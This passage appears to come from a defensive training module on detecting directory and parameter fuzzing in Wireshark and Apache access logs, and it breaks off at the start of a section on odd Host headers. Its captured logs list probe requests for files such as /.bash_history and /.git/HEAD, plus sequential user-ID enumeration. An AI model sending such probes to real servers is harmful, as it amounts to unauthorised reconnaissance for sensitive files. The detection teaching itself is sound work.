
1. `Excessive HTTP/HTTPs traffic from one host`
2. `Referencing our web server's access logs for the same behavior`

Primarily, attackers will attempt to fuzz our server to gather information before attempting to launch an attack. We might already have a `Web Application Firewall` in place to prevent this, however, in some cases we might not, especially if this server is internal.

Finding Directory Fuzzing


Directory fuzzing is used by attackers to find all possible web pages and locations in our web applications. We can find this during our traffic analysis by limiting our Wireshark view to only http traffic.

- `http`



No.	Time	Source	Destination	Protocol	Length	Info
4	0.000692	192.168.10.5	192.168.10.1	HTTP	192	GET /randomfile1 HTTP/1.1
7	0.008416	192.168.10.1	192.168.10.5	HTTP	66	HTTP/1.0 401 Unauthorized (text/html)
14	0.009143	192.168.10.5	192.168.10.1	HTTP	187	GET /frand2 HTTP/1.1
17	0.018461	192.168.10.1	192.168.10.5	HTTP	66	HTTP/1.0 401 Unauthorized (text/html)
24	0.038488	192.168.10.5	192.168.10.1	HTTP	194	GET /.bash_history HTTP/1.1
27	0.047506	192.168.10.1	192.168.10.5	HTTP	66	HTTP/1.0 401 Unauthorized (text/html)
34	0.048448	192.168.10.5	192.168.10.1	HTTP	195	GET /.bash_history_ HTTP/1.1
37	0.059463	192.168.10.1	192.168.10.5	HTTP	66	HTTP/1.0 401 Unauthorized (text/html)
44	0.060307	192.168.10.5	192.168.10.1	HTTP	188	GET /.bashrc HTTP/1.1
47	0.070431	192.168.10.1	192.168.10.5	HTTP	66	HTTP/1.0 401 Unauthorized (text/html)
54	0.071501	192.168.10.5	192.168.10.1	HTTP	189	GET /.bashrc_ HTTP/1.1
57	0.081612	192.168.10.1	192.168.10.5	HTTP	66	HTTP/1.0 401 Unauthorized (text/html)
64	0.082527	192.168.10.5	192.168.10.1	HTTP	187	GET /.cache HTTP/1.1
67	0.092493	192.168.10.1	192.168.10.5	HTTP	66	HTTP/1.0 401 Unauthorized (text/html)
74	0.093472	192.168.10.5	192.168.10.1	HTTP	188	GET /.cache_ HTTP/1.1
77	0.103503	192.168.10.1	192.168.10.5	HTTP	66	HTTP/1.0 401 Unauthorized (text/html)
84	0.104665	192.168.10.5	192.168.10.1	HTTP	188	GET /.config HTTP/1.1
87	0.114483	192.168.10.1	192.168.10.5	HTTP	66	HTTP/1.0 401 Unauthorized (text/html)
94	0.115386	192.168.10.5	192.168.10.1	HTTP	189	GET /.config_ HTTP/1.1

Secondarily, if we wanted to remove the responses from our server, we could simply specify `http.request`



http.request

No.	Time	Source	Destination	Protocol	Length	Info
4	0.000692	192.168.10.5	192.168.10.1	HTTP	192	GET /randomfile1 HTTP/1.1
14	0.009143	192.168.10.5	192.168.10.1	HTTP	187	GET /frand2 HTTP/1.1
24	0.038488	192.168.10.5	192.168.10.1	HTTP	194	GET /.bash_history HTTP/1.1
34	0.048448	192.168.10.5	192.168.10.1	HTTP	195	GET /.bash_history_ HTTP/1.1
44	0.060307	192.168.10.5	192.168.10.1	HTTP	188	GET /.bashrc HTTP/1.1
54	0.071501	192.168.10.5	192.168.10.1	HTTP	189	GET /.bashrc_ HTTP/1.1
64	0.082527	192.168.10.5	192.168.10.1	HTTP	187	GET /.cache HTTP/1.1
74	0.093472	192.168.10.5	192.168.10.1	HTTP	188	GET /.cache_ HTTP/1.1
84	0.104665	192.168.10.5	192.168.10.1	HTTP	188	GET /.config HTTP/1.1
94	0.115386	192.168.10.5	192.168.10.1	HTTP	189	GET /.config_ HTTP/1.1
104	0.126273	192.168.10.5	192.168.10.1	HTTP	185	GET /.cvs HTTP/1.1
114	0.137354	192.168.10.5	192.168.10.1	HTTP	186	GET /.cvs_ HTTP/1.1
124	0.149917	192.168.10.5	192.168.10.1	HTTP	191	GET /.cvsignore HTTP/1.1
134	0.159443	192.168.10.5	192.168.10.1	HTTP	192	GET /.cvsignore_ HTTP/1.1
144	0.170412	192.168.10.5	192.168.10.1	HTTP	189	GET /.forward HTTP/1.1
154	0.181592	192.168.10.5	192.168.10.1	HTTP	190	GET /.forward_ HTTP/1.1
164	0.192534	192.168.10.5	192.168.10.1	HTTP	190	GET /.git/HEAD HTTP/1.1

Directory fuzzing is quite simple to detect, as it will in most cases show the following signs

1. `A host will repeatedly attempt to access files on our web server which do not exist (response 404)`.
2. `A host will send these in rapid succession`.

We can also always reference this traffic within our access logs on our web server. For Apache this would look like the following two examples. To use grep, we could filter like so:

```
cat access.log | grep "192.168.10.5"

192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /randomfile1 HTTP/1.1"
404 435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /frand2 HTTP/1.1" 404
435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /.bash_history
HTTP/1.1" 404 435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /.bashrc HTTP/1.1" 404
435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /.cache HTTP/1.1" 404
435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /.config HTTP/1.1" 404
435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /.cvs HTTP/1.1" 404 435
"-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /.cvsignore HTTP/1.1"
404 435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /.forward HTTP/1.1" 404
435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

```
...SNIP...
```

And to use awk, we could do the following


```
cat access.log | awk '$1 == "192.168.10.5"'

192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /randomfile1 HTTP/1.1"
404 435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /frand2 HTTP/1.1" 404
435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /.bash_history
HTTP/1.1" 404 435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /.bashrc HTTP/1.1" 404
435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /.cache HTTP/1.1" 404
435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /.config HTTP/1.1" 404
435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /.cvs HTTP/1.1" 404 435
"-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /.cvsignore HTTP/1.1"
404 435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /.forward HTTP/1.1" 404
435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /.git/HEAD HTTP/1.1"
404 435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /.history HTTP/1.1" 404
435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /.hta HTTP/1.1" 403 438
"-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
...SNIP...
```


Finding Other Fuzzing Techniques

However, there are other types of fuzzing which attackers might employ against our web servers. Some of these could include fuzzing dynamic or static elements of our web pages such as id fields. Or in some other cases, the attacker might look for IDOR vulnerabilities in our site, especially if we are handling json parsing (changing `return=max` to `return=min`).

To limit traffic to just one host we can employ the following filter:


- `http.request and ((ip.src_host == <suspected IP>) or (ip.dst_host == <suspected IP>))`



http.request and ((ip.src_host == 192.168.10.5) or (ip.dst_host == 192.168.10.5))

No.	Time	Source	Destination	Protocol	Length	Info
4	0.000418	192.168.10.5	192.168.10.7	HTTP	201	GET /users?id=randomfile1 HTTP/1.1
8	0.000892	192.168.10.5	192.168.10.7	HTTP	196	GET /users?id=frand2 HTTP/1.1
10	0.001507	192.168.10.5	192.168.10.7	HTTP	191	GET /users?id=1 HTTP/1.1
12	0.001810	192.168.10.5	192.168.10.7	HTTP	191	GET /users?id=2 HTTP/1.1
14	0.002339	192.168.10.5	192.168.10.7	HTTP	191	GET /users?id=3 HTTP/1.1
16	0.002827	192.168.10.5	192.168.10.7	HTTP	191	GET /users?id=4 HTTP/1.1
18	0.003300	192.168.10.5	192.168.10.7	HTTP	191	GET /users?id=5 HTTP/1.1
20	0.003603	192.168.10.5	192.168.10.7	HTTP	191	GET /users?id=6 HTTP/1.1
22	0.003888	192.168.10.5	192.168.10.7	HTTP	191	GET /users?id=7 HTTP/1.1
24	0.004178	192.168.10.5	192.168.10.7	HTTP	191	GET /users?id=8 HTTP/1.1
26	0.004456	192.168.10.5	192.168.10.7	HTTP	191	GET /users?id=9 HTTP/1.1
28	0.004737	192.168.10.5	192.168.10.7	HTTP	192	GET /users?id=10 HTTP/1.1
30	0.005017	192.168.10.5	192.168.10.7	HTTP	192	GET /users?id=11 HTTP/1.1
32	0.005317	192.168.10.5	192.168.10.7	HTTP	192	GET /users?id=12 HTTP/1.1
34	0.005595	192.168.10.5	192.168.10.7	HTTP	192	GET /users?id=13 HTTP/1.1
36	0.005875	192.168.10.5	192.168.10.7	HTTP	192	GET /users?id=14 HTTP/1.1
38	0.006198	192.168.10.5	192.168.10.7	HTTP	192	GET /users?id=15 HTTP/1.1
40	0.006481	192.168.10.5	192.168.10.7	HTTP	192	GET /users?id=16 HTTP/1.1
42	0.006757	192.168.10.5	192.168.10.7	HTTP	192	GET /users?id=17 HTTP/1.1
44	0.007031	192.168.10.5	192.168.10.7	HTTP	192	GET /users?id=18 HTTP/1.1

Secondarily, we can always build an overall picture by right clicking any of these requests, going to follow, and follow HTTP stream.



Wireshark · Follow HTTP Stream (tcp.stream eq 0) · number_fuzzing.pcapng

```
HTTP/1.1 404 Not Found
Date: Tue, 18 Jul 2023 19:02:35 GMT
Server: Apache/2.4.57 (Debian)
Content-Length: 274
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.57 (Debian) Server at 192.168.10.7 Port 80</address>
</body></html>
GET /users?id=8 HTTP/1.1
Host: 192.168.10.7
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Accept: */*

HTTP/1.1 404 Not Found
Date: Tue, 18 Jul 2023 19:02:35 GMT
Server: Apache/2.4.57 (Debian)
Content-Length: 274
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.57 (Debian) Server at 192.168.10.7 Port 80</address>
</body></html>
GET /users?id=9 HTTP/1.1
Host: 192.168.10.7
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Accept: */*
```

Suppose we notice that a lot of requests were sent in rapid succession, this would indicate a fuzzing attempt, and we should carry out additional investigative efforts against the host in question.

However sometimes attackers will do the following to prevent detection

1. `Stagger these responses across a longer period of time.`
2. `Send these responses from multiple hosts or source addresses.`

Preventing Fuzzing Attempts

We can aim to prevent fuzzing attempts from adversaries by conducting the following actions.

1. `Maintain our virtualhost or web access configurations to return the proper response codes to throw off these scanners.`
2. `Establish rules to prohibit these IP addresses from accessing our server through our web application firewall.`

Strange HTTP Headers

Related PCAP File(s):

- `CRLF_and_host_header_manipulation.pcapng`


We might not notice anything like fuzzing right away when analyzing our web server's traffic. However, this does not always indicate that nothing bad is happening. Instead, we can always look a little bit deeper. In order to do so, we might look for strange behavior among HTTP requests. Some of which are weird headers like

1. `Weird Hosts (Host: )`
2. `Unusual HTTP Verbs`
3. `Changed User Agents`

Finding Strange Host Headers

In order to start, as we would normally do, we can limit our view in Wireshark to only http replies and requests.

- `http`




http

No.	Time	Source	Destination	Protocol	Length	Info
4	0.000755	192.168.10.5	192.168.10.7	HTTP	492	GET / HTTP/1.1
6	0.001748	192.168.10.7	192.168.10.5	HTTP	551	HTTP/1.1 200 OK (text/html)
14	0.313014	192.168.10.5	192.168.10.7	HTTP	433	GET /favicon.ico HTTP/1.1
16	0.313498	192.168.10.7	192.168.10.5	HTTP	520	HTTP/1.1 404 Not Found (text/html)
24	2.105648	192.168.10.5	192.168.10.7	HTTP	553	GET /login.php?file=Time-Widget.php HTTP/1.1
26	2.503495	192.168.10.7	192.168.10.5	HTTP	703	HTTP/1.1 200 OK (text/html)
37	2.533638	192.168.10.5	192.168.10.7	HTTP	415	GET /index.css HTTP/1.1
38	2.533662	192.168.10.5	192.168.10.7	HTTP	460	GET /logo.jpg HTTP/1.1
56	2.555960	192.168.10.7	192.168.10.5	HTTP	1075	HTTP/1.1 200 OK (JPEG JFIF image)
60	2.573753	192.168.10.7	192.168.10.5	HTTP	974	HTTP/1.1 200 OK (text/css)
68	23.092701	192.168.10.5	192.168.10.7	HTTP	550	GET /login.php?file=Time-Widget.php HTTP/1.1
70	23.094359	192.168.10.7	192.168.10.5	HTTP	703	HTTP/1.1 200 OK (text/html)
78	24.349949	192.168.10.5	192.168.10.7	HTTP	550	GET /login.php?file=Time-Widget.php HTTP/1.1
80	24.351823	192.168.10.7	192.168.10.5	HTTP	702	HTTP/1.1 200 OK (text/html)
88	24.771145	192.168.10.5	192.168.10.7	HTTP	550	GET /login.php?file=Time-Widget.php HTTP/1.1
90	24.773392	192.168.10.7	192.168.10.5	HTTP	702	HTTP/1.1 200 OK (text/html)
98	47.347583	192.168.10.5	192.168.10.7	HTTP	550	GET /login.php?file=Time-Widget.php HTTP/1.1
100	47.348699	192.168.10.7	192.168.10.5	HTTP	702	HTTP/1.1 200 OK (text/html)
108	47.715406	192.168.10.5	192.168.10.7	HTTP	550	GET /login.php?file=Time-Widget.php HTTP/1.1
110	47.717402	192.168.10.7	192.168.10.5	HTTP	702	HTTP/1.1 200 OK (text/html)

Then, we can find any irregular Host headers with the following command. We specify our web server's real IP address to exclude any entries which use this real header. If we were to do this for an external web server, we could specify the domain name here.

